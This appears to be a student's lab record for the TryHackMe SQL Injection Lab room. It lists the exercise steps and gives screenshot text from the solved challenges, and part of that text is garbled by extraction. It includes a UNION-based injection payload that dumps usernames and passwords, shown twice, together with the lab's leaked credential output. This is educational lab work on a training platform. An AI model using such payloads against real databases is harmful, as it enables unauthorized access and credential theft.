

**Ex. No.: 4**

**Date: 13/8/2024**

**NAME:M.KALAIYARASI**

**ROLLNO:231901503**

## **SQL INJECTION LAB**

**Aim:**

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

**Algorithm:**


1. Access the SQL Injection Lab in TryHackMe platform using the link-  
<https://tryhackme.com/r/room/sqlilab>
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-
  - a) Input Box Non-String
  - b) Input Box String
  - c) URL Injection
  - d) POST Injection
  - e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

**Output:**

[Profile](#) [Logout](#)

SQL Injection 1: Input Box Non-String

Francois's Profile


Flag	THM{ 
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	

Profile Logout

SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{ [REDACTED] }
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	



[Profile](#) [Logout](#)

## SQL Injection 4: POST Injection

### Francois's Profile

Flag	THM{ [REDACTED] }
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

## SQL Injection 5: UPDATE Statement

Log in

10

•••••

Log In

[Home](#) [Edit Profile](#) [Logout](#)

SQL Injection 5: UPDATE Statement

### Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

Login

Broken Authentication : Blind Injection

[\[Main Menu\]](#)

Invalid username or password.

Log in

Username

Password

Log In

[Create an Account](#)

```
' union select '-1''union select  
1,group_concat(username),group_concat(password),4 from users-- -
```

Profile Logout

Book Title 2

Logged in as

```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

Title: admin,dev,amanda,maja,emil,sam2

THM{[REDACTED],asd,Summer2019!,345m3io4hj3,viking123,asd

Author: 4

**Result:** Thus, the various exploits were performed using SQL Injection Attack.